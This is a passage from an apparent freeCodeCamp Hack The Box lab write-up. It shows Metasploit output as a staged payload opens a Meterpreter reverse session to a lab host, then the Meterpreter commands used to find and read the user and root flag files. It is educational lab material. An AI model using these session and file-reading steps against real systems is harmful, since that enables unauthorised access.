[*] Sending stage (179779 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.10:4444 -> 10.10.10.4:1031) at 2019-08-04 13:46:12 -0400

meterpreter >
```

Bingo! We have a Meterpreter session. Let's see what we can find :)

Step 4 - Using Meterpreter to find the user.txt flag

From the Offensive Security website, we get this definition for Meterpreter

> Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

You can read more about Meterpreter here, and get to know more commands for this tool here

Let's find the user.txt flag

I use the following command to search for the file


```
search -f user.txt
```

-f: File name

The **search** commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders.

We now need to navigate to

```
c:\Documents and Settings\john\Desktop\user.txt
```



To check where you are, you can use the following command

```
pwd
```

I am currently at

```
C:\WINDOWS\system32
```

I use the following command twice to move to the parent directory

```
cd ..
```

I use the following command to list all the files/folders when I'm at **C:** level

```
ls
```

I then move to the folder where the user.txt flag is. I use **ls** to list all files under the **Desktop** folder
We found the **user.txt** file! To read the content of the file I use the command

```
cat user.txt
```

Now that we have the user flag, let's find the root flag!


Step 5 - Looking for the root.txt flag

I use the following command to search for the file

```
search -f root.txt
```

We now need to navigate to

```
c:\Documents and Settings\Administrator\Desktop\root.txt
```



Going back to **C:** to navigate to the **Administrator** folder then the **Desktop** folder. I use **ls** to list all files under the **Desktop** folder

We find the **root.txt** file!

To read the content of the file I use the command

```
cat root.txt
```

Congrats! You found both flags!

Please don’t hesitate to comment, ask questions or share with your friends :)


You can see more of my articles here

You can follow me on Twitter or on LinkedIn

And don't forget to **#GetSecure**, **#BeSecure** & **#StaySecure**!

Other articles in this series

- Keep Calm and Hack The Box - Lame
- Keep Calm and Hack The Box - Devel
- Keep Calm and Hack The Box - Beep



Our mission: to help people learn to code for free. We accomplish this by creating thousands of videos, articles, and interactive coding lessons - all freely available to the public. We also have thousands of freeCodeCamp study groups around the world.

Donations to freeCodeCamp go toward our education initiatives, and help pay for servers, services, and staff.

Donations to freeCodeCamp go toward our education initiatives, and help pay for servers, services, and staff.

You can make a tax-deductible donation here.

Trending Guides

SQL Interview Questions

Statistical Significance

SQL Queries

What is Blockchain?

Full Stack Developer

JavaScript Substring

What Does a VPN Do?

Docker Remove Image

Tar GZ

What is a CSV File?

Correlation VS Causation

Permutation VS Combination

Computer Programming

JWT

How to Find a Square Root

CSS Flexbox

Linux Commands

JavaScript Map

What is HTTPS?

Python List Append

What is Chromium?

Smoke Testing

Clear History

Incognito Mode

Linux Add User

MD5 Hash

What is Cached Data?

Completing the Square

Error 403 Forbidden

CSS Inline Style